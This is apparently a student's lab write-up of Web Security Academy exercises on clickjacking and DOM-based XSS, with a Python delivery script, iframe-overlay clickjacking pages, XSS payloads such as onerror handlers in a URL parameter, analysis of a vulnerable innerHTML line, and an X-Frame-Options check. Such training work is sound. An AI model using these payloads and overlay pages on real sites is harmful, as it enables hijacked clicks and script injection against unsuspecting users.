
site = '0ad7009a0342c17780ca03d400b80069.web-security-academy.net'
s = requests.Session()
site_url = f'https://{site}/'
resp = s.get(site_url)
soup = BeautifulSoup(resp.text,'html.parser')
exploit_url = soup.find('a', {'id':'exploit-link'}).get('href')

exploit_html = f'''<style>
  iframe {{
      position:relative;
      width:700px;
      height:700px;
      opacity:0.3;
      z-index: 2;
  }}
  div {{
      position:absolute;
      top:500px;
      left:60px;
      z-index: 1;
  }}
</style>
<div>Click me</div>
<iframe src="https://{site}/my-account?email=calizo@pdx.edu"></iframe>
'''

formData = {
    'urlIsHttps': 'on',
    'responseFile': '/exploit',
    'responseHead': 'HTTP/1.1 200 OK\nContent-Type: text/html; charset=utf-8',
    'responseBody': exploit_html,
    'formAction': 'DELIVER_TO_VICTIM'
}

resp = s.post(exploit_url, data=formData)
```

I delivered the exploit using this script, and upon successful execution and viewing the exploit, the lab was marked as solved.



Step 5: Identifying DOM-Based XSS in the Feedback Form

In this step, I investigated a potential DOM-based XSS vulnerability on the feedback submission page of the target site. This vulnerability becomes relevant in later stages when chaining XSS into a clickjacking attack.


1. HTML Element Updated Post-Submission

Upon submitting the feedback form, the DOM is dynamically updated to reflect a personalized success message. By inspecting the thank-you message in Developer Tools, I observed that the span element with the id="feedbackResult" is the one being updated after form submission:

Thank you for submitting feedback, Jarren!

Thus, the answer to question 1:

- The updated element is the tag with ID feedbackResult.



2. Event Listener for Page Load

Switching over to the Sources tab in Chrome DevTools and opening submitFeedback.js, I analyzed the JavaScript that handles the feedback logic.


The top of the file registers an event listener tied to the form submission event:

```
document.getElementById("feedbackForm").addEventListener("submit", function(e) {
    submitFeedback(this.getAttribute("method"), this.getAttribute("action"),
this.getAttribute("enctype"), this.getAttribute("personal"), new FormData(this));
    e.preventDefault();
});
```

This means the submitFeedback() function is invoked on form submission. It, in turn, registers the callback that handles the loaded response:

```
XHR.addEventListener("load", displayFeedbackMessage(data.get('name')));
```

Here, the displayFeedbackMessage() function is the one used to process the name after the page has loaded.



So for question 2:

- The registered event handler for the XHR .load event is the displayFeedbackMessage() function.

3. Vulnerable Line of Code and Its XSS Risk

Inside displayFeedbackMessage(), we find the following critical line:

- feedbackResult.innerHTML = "Thank you for submitting feedback" + (name ? ", " + name : "") + "!";

Here's why this is vulnerable:

- The name variable is not sanitized or escaped.
- The innerHTML assignment directly concatenates potentially untrusted user input (from the name form field) into the DOM.

This creates a textbook case of DOM-based XSS. An attacker could inject HTML or script tags via the name field. Since the content is inserted using .innerHTML, any malicious HTML or JavaScript payload would be parsed and rendered by the browser.

So for question 3:

- The vulnerable line is:
  - feedbackResult.innerHTML = "Thank you for submitting feedback" + (name ? ", " + name : "") + "!";

- This is vulnerable to DOM-based XSS because the name input is not sanitized and is directly injected into the DOM using .innerHTML. An attacker could submit a payload like "><script>alert(1)</script> in the name field to execute arbitrary JavaScript.

Step 6: Demonstrate XSS Vulnerability

In this step, we explored how DOM-based XSS can be triggered through unsanitized user input in the feedback form and how even prefilled data through URL parameters is vulnerable when improperly handled.


1. HTML Injection Demonstration
To confirm whether HTML input is rendered directly into the DOM, I tested with the following payload embedded in the name parameter:

- <h1>calizo</h1>

I crafted the following URL:

- https://0aba00ed04bc4d7d8080f8de00d70004.web-security-academy.net/feedback?name=<h1>calizo</h1>&email=calizo@pdx.edu&subject=foo&message=bar

After loading the page and submitting the prefilled form, the feedback result included the injected header, proving that HTML was interpreted and rendered. The name value was injected directly into the element without any output encoding or sanitization, confirming a DOM-based XSS vector.



The injected <h1> tag wrapped around "calizo" was rendered in large blue text directly below the feedback submission (see screenshot above).

2. *Script Injection Attempt*
To evaluate whether full script execution was possible, I used a classic JavaScript payload:


- <script>alert(1)</script>

I prefilled the form via URL parameters again:

- https://0aba00ed04bc4d7d8080f8de00d70004.web-security-academy.net/feedback?name=<script>alert(1)</script>&email=calizo@pdx.edu&subject=foo&message=bar

Upon submitting the form, the <script> tags were reflected back into the DOM as-is within the feedbackResult element:

```
<span id="feedbackResult">
   Thank you for submitting feedback,
   <script>alert(1)</script>!
</span>
```



However, the script did not execute, and no alert box appeared.

3. Analysis of Behavior

- Was the payload reflected? Yes, it was returned in the page and visible in the DOM inspection view.
- Did the script execute? No, the browser treated the <script> tag as inert.

Modern browsers implement HTML parsing rules and sanitization mechanisms to prevent scripts from executing in dynamically injected contexts unless explicitly inserted using innerHTML in a way that allows script execution. In this case, although innerHTML was used, the browser's rendering engine inserted the <script> tag as a literal child node inside a element — a context where <script> execution is explicitly disallowed.

This step confirmed the presence of a DOM-based reflected XSS vulnerability in the feedback form, as HTML tags like <h1> were rendered unsanitized. However, direct <script> injection failed to execute due to browser limitations, though the payload remained reflected. This shows that even without full script execution, the application is still at risk from HTML injection, and alternative payloads or bypasses could still be weaponized for DOM XSS.

Step 7: Cookie Exfiltration via Event Handler Injection

This step focused on leveraging DOM-based injection through HTML event attributes—specifically <img onerror=...>—to demonstrate the ability to run attacker-controlled JavaScript, which in a real-world attack could enable cookie theft or arbitrary code execution in the victim’s browser.

1. Crafting the Exploit URL and Verifying Injection Behavior


To begin, I constructed the payload:

- <img src=1 onerror=print()>

This payload attempts to load an invalid image, triggering the onerror event to invoke the built-in print() function. While benign for this exercise, such handlers could be replaced with more malicious JavaScript in real scenarios.

I embedded the payload into the URL to pre-fill the vulnerable feedback form’s name field:
/feedback?name=<img%20src=1%20onerror=print()>&email=calizo@pdx.edu&subject=foo&message=bar

After navigating to the link and submitting the form, I confirmed that the page reflected the payload and attempted to execute the JavaScript as shown in the browser's print dialog and feedback area. The event handler executed successfully, verifying that the injection point is exploitable.



2. Building and Testing the Clickjacking Exploit


I then embedded the malicious form into a transparent <iframe> inside a div-layered exploit page, styled to entice the victim into clicking "Click me"—which in reality clicks the “Submit feedback” button in the iframe.


Here is the core payload:

```
<style>
  iframe {
     position: relative;
     width: 700px;
     height: 1000px;
     opacity: 0.3;
     z-index: 2;
  }
  div {
     position: absolute;
     top: 800px;
     left: 70px;
     z-index: 1;
  }
</style>
<div>Click me</div>
<iframe
src="https://0aba00ed04bc4d7d8080f8de00d70004.web-security-academy.net/feedback?name=%3Cimg%20src%3D1%20onerror%3Dprint()%3E&email=calizo@pdx.edu&subject=foo&message=bar"></iframe>
```

After storing this payload using the STORE action and visually confirming the alignment in the “View exploit” page, I finalized by adjusting the top and left offsets to 800px and 70px, respectively. These values placed the "Click me" overlay directly atop the “Submit feedback” button.

Finally, I delivered the exploit to the victim using the DELIVER_TO_VICTIM form action. The lab immediately registered as completed.






Step 7 - Answers to Numbered Questions

1. Where was the "Click me" element located on the feedback page?
It was positioned over the "Submit feedback" button using:
top: 800px;
left: 70px;


2. Screenshot showing completion of the level with the level URL and Odin ID:
Provided in the screenshot above, showing both the success banner.

Step 8: Prevention via X-Frame-Options Header


In this step, I investigated how different websites defend against clickjacking by inspecting the presence and behavior of the X-Frame-Options HTTP response header. To start, I manually initiated a raw HTTP request to google.com using nc -C google.com 80 followed by the request line GET / HTTP/1.0. The response contained the header X-Frame-Options: SAMEORIGIN, which answers question 1. This header signals that Google only permits its content to be framed by documents from the same origin, providing a strong defense against clickjacking.



